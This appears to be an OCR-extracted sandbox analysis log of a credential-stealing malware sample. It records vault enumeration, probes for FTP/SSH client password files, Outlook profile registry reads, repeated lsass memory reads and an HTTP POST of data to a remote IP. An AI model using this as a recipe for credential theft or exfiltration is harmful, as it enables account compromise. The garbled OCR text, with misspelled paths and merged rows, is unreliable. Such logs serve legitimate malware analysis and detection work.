| Write File Call System API Call System API Call System API Call System API Call System API Write File | API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pU¶UtqóirÉ8, 8, , 128, 7396572, 0) Return: 0 API Name: BCryptDecrypt Args: (199170, t#£I—(=, 144, 0,]½'Só@, 16, t#£I—(=, 144, 7398712, 0) Return: 0 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%MicrosofttVault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%MicrosofttVault\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3 Path: %APPDATA%Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\Preferred Type: VSDT_COM_DOS | 3912 3912 3912 3912 3912 | 484 484 484 484 |
| Write File Call System API Call System API Call System API Call System API Call System API Call System API | API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶ÚltqóirÉ8, 8, , 128, 7396572, 0) Return: 0 API Name: BCryptDecrypt Args: (199170, t#£1—(=, 144, 0,]½'Sô@, 16, t#£1—(=, 144, 7398712, 0) Return: 0 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\Vault\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\Vault\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3 | 3912 3912 3912 3912 | 484 484 484 484 |

| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | 3912 | 484 |
|------------------------------|---|------|------|
| Call System API | API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 | 3912 | 484 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 3912 | 484 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 3912 | 484 |
| Add File | Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS | | 484 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS | 3912 | 484 |
| Call System API | API Name: CredEnumerateW Args: (, 1, 70ef38, 70ef10) Return: 0 | 3912 | 484 |
| | | 3912 | 404 |
| Detection | Threat Characteristic: Attempts to dump credentials from memory Process ID: 484 Info: Attempts to dump credentials | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0 | 3864 | 3912 |
| Call System API | | | 3912 |
| | API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0 | 3864 | |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\FTPShell\ftpshell.fsi) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\oZone3D\MyFTP\myftp.ini) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\FTP Now\sites.xml) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\NexusFile\userdata\ftpsite.ini) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%NexusFile\ftpsite.ini) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\EasyFTP\data) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\sshProfiles-i,jsd) Return: 0 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0 | 3864 | 3912 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 3864 | 3912 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d0200000000000000000000000046\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000 | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None | 3864 | 3912 |
| | | 3004 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE | 3007 | 3312 |
| Read Registry Key | Key: Software/Microsoft/Windows NT/Current/Version/Windows Messaging Subsystem/Profiles/Outlook/8503020000000000000000000000046\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perforn rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000 | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non | 3864 | 3912 |
| | e established southwillidows in incurrent version willidows messaging subsystem infollies/outlook/95/30-FF041511103b0oA00104b2A00701 value. Noti | 300. | 30.2 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE | | |
| | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ | 3864 | 3912 |
| Read Registry Key | Value: None | | |
| Read Registry Key Detection | Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE | | |
| | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: | 3864 | 3912 |


| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: Type: REG_NONE | | |
|-------------------------------|--|------|------|
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NTiCurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwarelMicrosoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwarelMicrosoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value | 3864 | 3912 |
| Detection | e: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendark Calendary C | 3864 | 3912 |
| Detection | dar Summary\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None | 3864 | 3912 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software/Microsoft/Windows NT/Current/Version/Windows Messaging Subsystem/Profiles/Outlook/{D9734F19-8CFB-411D-BC59-833E334FCB5E}/Reminders/ Value: Type: REG_NONE | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%Documents) Return: 1 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1 | 3864 | 3912 |
| Call System API | API Name: GetVersionExA Args: (12ed04) Return: 1 | 3864 | 3912 |
| Call Filesystem API Detection | API Name: FindFirstFileExW Args: (%APPDATA%Microsoft(Crypto\rSA*, 0, 12f250, 1, 0, 0) Return: 29cb68 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3912 Info: Obtains file or directory info from API result | 3864 | 3912 |
| Call Filesystem API | API Name: FindNextFileW Args: (29cb68, 12f250) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 12ee24, 1, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call System API | API Name: BCryptDecrypt Args: (3c0000, Hñ*®D{iñ, 64, 0, 'Å,(¥á.š²Ë8, 8, Hñ*®D{iñ, 64, 14544428, 0) Return: 0 | 3912 | 484 |
| Call System API | API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 3080a0, 1c) Return: 1 | 3864 | 3912 |
| Add File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f984dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 1e4 | 3864 | 3912 |
| Write File | Path: %APPDATA%iMicrosoftiCryptoiRSAIS-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Call Network API | API Name: connect Args: (1e4, 208.67.105.148:80, 16) Return: 0 | 3864 | 3912 |
| Call Network API | API Name: send Args: (1e4, POST /okuma/five/fre.php HTTP/1.0\n'\n\user-Agent: Mozilla/4.08 [Charon; Inferno]\n'\nHost: 208.67.105.148\n'\nAccept: '/\n'\nContent-Type: application/octet-stream\n'\nContent-Encoding: binary\n'\nContent-Key: DD058058\n'\nContent-Length: 269\n'\nConnection: close\n'\n\n'\n, 245, 0) Return: 245 | 3864 | 3912 |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0lv\nUser-Agent: Mozilla/4.08 [Charon; Inferno]iv\nHost: 208.67.105.148\v\nAccept: */"v\nContent-Type: applicatio n/octet-stream\v\nContent-Encoding: binary\v\nContent-Key: DD058058\v\nContent-Length: 269\v\nConnection: close\v\n\v\n | | |
| Call Network API | API Name: send Args: (1e4, ., 269, 0) Return: 269 | 3864 | 3912 |
| | | | |

| Detection | | | |
|---|---|--------------|--------------|
| Detection | Threat Characteristic: Connects to remote URL or IP address | | |
| | Connection: 208.67.105.148:80 Content: . | | |
| Call Network API | API Name: recv Args: (1e4, , 4048, 0) Return: ? | 3864 | 3912 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.hdb) Return: 0 | 3864 | 3912 |
| Add File | Path: %APPDATA%ID2EFF9\94A37B.hdb Type: VSDT_COM_DOS | 3864 | 3912 |
| Write File | Path: %APPDATA%iD2EFF994A37B.hdb Type: VSDT_COM_DOS | 3864 | 3912 |
| Add File | Path: %APPDATA%ID2EFF9\94A37B.lok Type: VSDT_ASCII | 3864 | 3912 |
| Write File | Path: %APPDATA%ID2EFF994A37B.lok Type: VSDT_ASCII | 3864 | 3912 |
| Call System API | API Name: AdjustTokenPrivileges Args: (250, 0, , 0, , 12f9b0) Return: 1 | 3864 | 3912 |
| Detection | Threat Characteristic: Escalates process privileges to gain a higher level of access | | |
| | Process ID: 3912 Info: Obtains system level privileges | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 12f71c, 0, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 12f4a0, 0, 0, 0) Return: 29 cba8 | 3864 | 3912 |
| Detection | Threat Characteristic: Accesses decoy file %APPDATA%Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003* | | |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoff\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 12f4a0, 0, 0, 0) Return: 29 cba8 | 3864 | 3912 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 254 | 3864 | 3912 |
| Detection | Threat Characteristic: Attempts to detect active running processes Process ID: 3912 Info: enum processes | | |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffd800c,w, 4, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 77908894,, 4, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 17300004,, 4, 120476) Neturi: 0 API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 141c10,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 141c90,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 141690,, 120, 12e478) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 141f88, p., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 14100, p., 120, 12e476) Neturn: 0 API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 142070,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 1420\dot 0,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 1428e8, *., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 142a20, H, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 14fd48,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fdc8,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 14fed8,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fb20,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fba0, h, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 14fc68,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14ffe8, h, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150068,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1507a0,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150588, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150838,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1508b8, 8\t., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150938, .\t., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1509b8, 8\n., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150a38, \.n., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150ab8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150b38,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150bb8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150c38,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150cb8, 8\r., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150d38, \r., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150db8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150e38,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150eb8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150f38,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 150fb8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 151038,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1510b8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 151138,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1511b8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 151238,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1512b8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 151338,, 120, 12e478) Return: 0 | 3864 | 3912 |
| | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1513b8, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151438,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | AFTManie. Nureauvirtualivieniory Args. (//windii ///osystenioz/isass.exe, 151450,, 120, 120470) Neturn. 0 | | |
| | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1514b8, 8, 120, 12e4r8) Return: 0 | 3864 | 3912 |
| Call System API | | 3864 3864 | 3912 3912 |
| Call System API Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1514b8, 8, 120, 12e478) Return: 0 | | |
| Call System API Call System API Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1514b8, 8, 120, 12e478) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 151538,, 120, 12e478) Return: 0 | 3864 | 3912 |

| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 151738, 8, 120, 12e478) Return: 0 | 3864 | 3912 |
|-----------------|--|------|------|
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 151938, 8#., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 152338, #., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1523b8, 8%., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 152538, .v., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1b76d8, Xv., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1b7658, Xw., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1b7758, .w., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b77d8, Xz., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b7a58, z., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1b7ad8, hp., 120, 12e478) Return: 0 | 3864 | 3912 |
